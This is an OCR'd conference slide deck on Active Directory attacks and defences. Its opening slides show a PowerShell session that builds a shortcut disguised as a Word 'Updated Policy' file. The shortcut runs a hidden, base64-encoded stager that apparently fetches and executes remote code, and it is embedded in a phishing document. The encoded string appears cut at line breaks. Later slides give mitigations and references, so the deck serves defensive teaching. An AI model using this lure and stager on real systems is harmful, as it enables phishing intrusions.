
OLE + LNK

```
PS C:\> $obj = New-Object -ComObject WScript.Shell
PS C:\> $link = $obj.CreateShortcut("Updated Policy.lnk")
PS C:\> $link.WindowStyle = '7'
PS C:\> $link.TargetPath = "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
PS C:\> $link.IconLocation = "C:\Program Files (x86)\Microsoft Office\root\Office16\winword.exe"
PS C:\> $link.Arguments = "-NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQBOAGUAdwAtAE8AYgBKAEUAYwBUACA
UAdAAuAFcAZQBCAEMAbABpAGUAbgB0ADsAJAB1AD0AJwBNAG8AegBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHN
AAVwBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAAOwAgAHIAdgA6ADEAMQAuADAAKQAgAGwAaQBrAGUAIABHAGU
4ASABFAEEARABFAHIAUwAuAEEARABEACgAJwBVAHMAZQByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAVwBjAC4AUAByAE
MAdAB1AG0ALgBOAGUAVAAuAFcARQBiAFIARQBRAHUAZQBTAHQAXQA6ADoARABFAGYAYQBVAGwAVABXAGUAQgBQAHIAbwB4AFI
gAWQAuAEMAUgB1AGQARQBuAFQAaQBBAEwAUwAgAD0AIABbAFMAeQBIAFQAZQBtAC4ATgB1AFQALgBDAFIAZQBEAGUAbgB0AGI
oAOgBEAGUAZgBhAHUATABUAE4AZQBUAHcAbwByAGsAQwBSAGUARABFAE4AdABpAEEATABTADsAJABLAD0AJwApAC4AZQA8AHY
UAKABxACYAPQBcAHUAYgAtAEIAOgBuAGwAcwBBAFYAXgB+AE4AJwA7ACQASQA9ADAAOwBbAGMASABBAHIAWwBdAF0AJABiAD0
0AKAAkAFcAYwAuAEQAbwB3AE4AbABPAGEARABTAFQAcgBpAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4
AAOAAwAC8AaQBuAGQAZQB4AC4AYQBzAHAAIgApACkAKQB8ACUAewAkAF8ALQBCAFgAbwBSACQAawBbACQAaQArACsAJQAkAGs
0AOwBJAEUAWAAgACgAJABCAC0AagBPAGkAbgAnACcAKQA="
PS C:\>
PS C:\>
PS C:\> $link.Save()
PS C:\>
```


OLE + LNK


Create Package
Type the name of the file you want to package. If you prefer to search for the file, click Browse.
Filename:
C:\Updated Policy.lnk
Browse...


OLE + LNK


Object
Create New
Create from File
Object type:
Microsoft Word Macro-Enabled Document
OpenDocument Presentation
OpenDocument Spreadsheet
OpenDocument Text
Organization Chart Add-in for Microsoft Office programs
Package
Package
WordPad Document
Display as icon
Result
Package
Change Icon...
OK
Cancel
Change Icon
File name: C:\...\root\Office16\WINWORD.EXE
Browse...
Icon:
Caption: Upated Policy.docx
OK
Cancel

OLE + LNK


Please find the updated HR policy below:
Upated Policy.docx
Open Package Contents - Security Warning
Do you want to open this file?
Name: Updated Policy.lnk
Publisher: Unknown Publisher
Type: Shortcut
Open
Cancel

BloodHound



- Applies Graph Theory to Active Directory Attack Paths
  - Presented at DEF CON 24 w/ @_wald0 and @cptjesus
- The only information needed:
  - Who is logged on where?
  - Who has admin rights where?
  - What users and groups belong to what groups?
- PowerView can collect all of this information from an unprivileged user context!

Effective Mitigation & Detection

Layers Matter

Effective Mitigation: Initial Foothold

- Deploy EMET to workstations.
- Use AppLocker to block exec content from running in user locations (home dir, profile path, temp, etc).
- Manage PowerShell execution via Applocker or constrained language mode.
- Enable PowerShell logging (v3+) & cmd process logging.
- Block Office macros (Windows & Mac) where possible.
- Deploy security tooling that monitors for suspicious behavior.

Effective Mitigation: Initial Foothold

- Limit capability by blocking/restricting attachments via email/download:
  - Executables (ade, adp, ani, bas, bat, chm, cmd, com, cpl, crt, hlp, ht, hta, inf, ins, isp, job, js, jse, lnk, mda, mdb, mde, mdz, msc, msi, msp, mst, pcd, pif, reg, scr, sct, shs, url, vb, vbe, vbs, wsc, wsf, wsh, exe, pif, etc.)
  - Office files that support macros (docm, xlsm, pptm, etc.)
- Change default program for anything that opens with Windows scripting to notepad (test first!)
  - bat, js, jse, vbe, vbs, wsf, wsh, etc.

Effective Mitigation: Recon

- Deploy Windows 10 and limit local group enumeration.
- Limit workstation to workstation communication.
- Increase security on sensitive GPOs.
- Evaluate deployment of behavior analytics (Microsoft ATA).

Effective Mitigation: Lateral Movement

- Configure GPO to prevent local accounts from network authentication (kb2871997).
- Ensure local administrator account passwords are automatically changed (Microsoft LAPS) & remove extra local admin accounts.
- Limit workstation to workstation communication (Windows Firewall).

Effective Mitigation: Privilege Escalation

- Remove files with passwords in SYSVOL (including GPP).
- Ensure admins don’t log onto untrusted systems (regular workstations).
- Use Managed Service Accounts for SAs or ensure SA passwords are >25 characters (FGPP)
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1.

Effective Mitigation: Protect Admin Creds

- Ensure all admins only log onto approved admin workstations & servers.
- Add all admin accounts to Protected Users group (requires Windows 2012 R2 DCs).
- Admin workstations & servers:
  - Control & limit access to admin workstations & servers.
  - Remove NetBIOS over TCP/IP
  - Disable LLMNR.
  - Disable WPAD.

Effective Mitigation: Strengthen/Remove Legacy

- Audit/Restrict NTLM.
- Enforce LDAP signing.
- Enable SMB signing (& encryption where poss.).
- Disable WPAD & LLMNR & work to disable NetBIOS.
- Windows 10, remove:
  - SMB 1.0/CIFS
  - Windows PowerShell 2.0

Summary

- Once an attacker gets a foothold in your network, admin access is often quickly obtained.
- Model defenses based on typical attacker activity.
- Question how effective your current defenses are against modern attacks.
- Measure the environment to best effect change.
- **Effective defense limits attacker capability & options.**

THANK YOU!

- Justin Warner (@sixdub)
- Matt Nelson (@enigma0x3)
- Jessica Payne (@jepayneMSFT)
- Carlos Perez (@Carlos_Perez)
- Matt Graeber (@mattifestation)
- Lee Christensen (@tifkin_)

Slides:
presentations.ADSecurity.org

CONTACT:
Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Will Schroeder (@harmj0y)
w l l l [@] harmj0y.net
blog.harmj0y.net

References

- PowerShell Empire
  http://www.powershellempire.com/
- Bloodhound
  https://github.com/adaptivethreat/BloodHound
- Investigating Subversive PowerShell Profiles
  http://www.exploit-monday.com/2015/11/investigating-subversive-powershell.html
- Mimikatz DCSync Usage, Exploitation, and Detection
  https://adsecurity.org/?p=1729
- Golden Tickets with SIDHistory for “SID Hopping”
  https://adsecurity.org/?p=1640

References

- Microsoft: How to deal with Ransomware https://blogs.technet.microsoft.com/office365security/how-to-deal-with-ransomware/
- Determine File Extension Handling with ftype https://technet.microsoft.com/en-us/library/bb490912.aspx
- Microsoft Local Administrator Password Solution (LAPS) https://adsecurity.org/?p=1790
- Microsoft KB2871997 https://blogs.technet.microsoft.com/askpfeplat/2016/04/18/the-importance-of-kb2871997-and-kb2928120-for-credential-protection/
- Reading the fine print on the Protected Users Group https://blogs.technet.microsoft.com/askpfeplat/2016/04/04/reading-the-fine-print-on-the-protected-users-group/
- Microsoft Securing Privileged Access Reference Material https://technet.microsoft.com/en-us/windows-server-docs/security/securing-privileged-access/securing-privileged-access-reference-material